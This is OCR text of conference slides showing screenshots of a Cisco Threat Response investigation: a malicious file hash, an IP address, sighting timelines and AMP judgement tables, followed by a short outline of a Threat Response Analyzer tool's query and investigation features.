

Threat Response
Investigate
Snapshots
Incidents Beta
Intelligence
Modules
Michael Auger
New Investigation
Assign to Incident
Snapshots ...
Stacked Layout
2 Targets
2 Observables
4 Indicators
0 Domains
1 File Hash
1 IP Address
0 URLs
6 Modules
Relations Graph
Dispositions: All
Types: All
Mode: Simplified
Showing 18 of 128 nodes
Malicious SHA-256 Hash
6a37d750f02de99767770a2d
6a37d750f02de99767770a2d1274c3a4e0259...
Refer actions pivot to the product console
Response actions take action in the product
Search for this
Add SHA256
AMP for Endpo
File trajectory
Search for this SHA256
Add SHA256 to custom detections Block
Add SHA256 to custom detections Quick ...
Add SHA256 to custom detections Testing
Add SHA256 to custom detections Testin...
Add SHA256 to custom detections The Hi...
Add SHA256 to custom detections new th...
Threat Grid
Browse 6a37d750f02de99767770a2d127...
2 Domains
6 URLs
5 URLs
99 SHA-256s
Target Endpoint
Demo_AMP_Threat_Quar...
IP
52.168.18.255
SHA-256
6c05e11
SHA-256
121118a
URL
http://getmalw...
SHA-256
721827a
URL
http://ret.spa...
IP
172.16.175.143
IP
172.16.175.136
Sightings Timeline
My Environment
Global
9 Sightings in My Environment
Malicious
Suspiciou
Unknown
BRKSEC-3450
170

New Investigation | Assign to Incident | Snapshots ... | Stacked Layout

2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

Relations Graph

Dispositions: All · Types: All · Mode: Simplified · Showing 18 of 128 nodes



Sightings Timeline

My Environment | Global


9 Sightings in My Environment

New Investigation | Assign to Incident | Snapshots ... | Stacked Layout

2 Targets | 2 Observables | 4 Indicators | 0 Domains | 1 File Hash | 1 IP Address | 0 URLs | 6 Modules

Relations Graph

Dispositions: All · Types: All · Mode: Simplified · Showing 18 of 128 nodes



Sightings Timeline

My Environment | Global

9 Sightings in My Environment

Malicious
Suspicious
Unknown

Context


New Investigation | Assign to Incident | Snapshots ... | Stacked Layout

My Environment | Global

9 Sightings in My Environment

First: Jan 17, 2020

Last: Jan 19, 2020



Observables

List View

6a37d750f02de99767770a...
Malicious SHA-256 Hash
Last seen on Jan 19, 2020, in My Environment

52.168.18.255
IP Address
Last seen on Jan 18, 2020, in My Environment

6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a801949ae3972eef86


Malicious SHA-256 Hash

My Environment | Global

34 Sightings

First: Feb 13, 2018

Last: Jan 19, 2020



Judgements (3) | Verdicts (2) | Sightings (34) | Indicators (4)

Module	Observable	Disposition	Reason	Source	Severity	Confidence	TLP
AMP File Reputation	SHA256: 6a37d750...	Malicious	AMP ProtectDB Conviction	AMP Protect DB	High	High	amber
AMP Global Intelligence	SHA256: 6a37d750...	Malicious	AMP Threat Grid Sample Analysis	AMP Threat Grid File Dispositions	High	High	green
AMP Global Intelligence	SHA256: 6a37d750...	Malicious	AMP Threat Grid Sample Analysis	AMP Threat Grid File Dispositions	High	High	green

25 per page 1-3 of 3 | Previous | Next


New Investigation | Assign to Incident | Snapshots ... | Stacked Layout

My Environment | Global

9 Sightings in My Environment

First: Jan 17, 2020

Last: Jan 19, 2020



Observables

List View

6a37d750f02de99767770a...
Malicious SHA-256 Hash
Last seen on Jan 19, 2020, in My Environment

52.168.18.255
IP Address
Last seen on Jan 18, 2020, in My Environment

6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a801949ae3972eef86


Malicious SHA-256 Hash

My Environment | Global

5 Sightings in My Environment

First: Jan 17, 2020

Last: Jan 19, 2020



Judgements (3) | Verdicts (2) | Sightings (34) | Indicators (4)

Module	Observable	Disposition	Reason	Source	Severity	Confidence	TLP
AMP File Reputation	SHA256: 6a37d750...	Malicious	AMP ProtectDB Conviction	AMP Protect DB	High	High	amber
AMP Global Intelligence	SHA256: 6a37d750...	Malicious	AMP Threat Grid Sample Analysis	AMP Threat Grid File Dispositions	High	High	green
AMP Global Intelligence	SHA256: 6a37d750...	Malicious	AMP Threat Grid Sample Analysis	AMP Threat Grid File Dispositions	High	High	green

25 per page 1-3 of 3 | Previous | Next


New Investigation | Assign to Incident | Snapshots ... | Stacked Layout

My Environment | Global

9 Sightings in My Environment

First: Jan 17, 2020

Last: Jan 19, 2020



Observables | List View

6a37d750f02de99767770a...
Malicious SHA-256 Hash
Last seen on Jan 19, 2020, in My Environment

52.168.18.255
IP Address
Last seen on Jan 18, 2020, in My Environment

6a37d750f02de99767770a2d1274c3a4e0259e98d38bd8a801949ae3972eef86


Malicious SHA-256 Hash

My Environment | Global

5 Sightings in My Environment

First: Jan 17, 2020

Last: Jan 19, 2020



How long is the Judgement valid

Judgements (3) | Verdicts (2) | Sightings (34) | Indicators (4)

	Observable	Disposition	Reason	Source	Severity	Confidence	TLP	Expiration
eputation	SHA256: 6a37d750...	Malicious	AMP ProtectDB Conviction	AMP Protect DB	High	High	amber	Indefinite
l Intelligence	SHA256: 6a37d750...	Malicious	AMP Threat Grid Sample Analysis	AMP Threat Grid File Dispositions	High	High	green	Indefinite
l Intelligence	SHA256: 6a37d750...	Malicious	AMP Threat Grid Sample Analysis	AMP Threat Grid File Dispositions	High	High	green	Indefinite

25 per page 1-3 of 3 | Previous | Next


Threat Response Analyzer


- Query Threat Response for Verdicts and Sightings for:
  - domain, filename, fqdn, hash`(MD5, SHA1, SHA256), ip, url
- Launch investigation in Threat Response
- Extract AMP connector GUID


Threat Response Analyzer Demo and Code

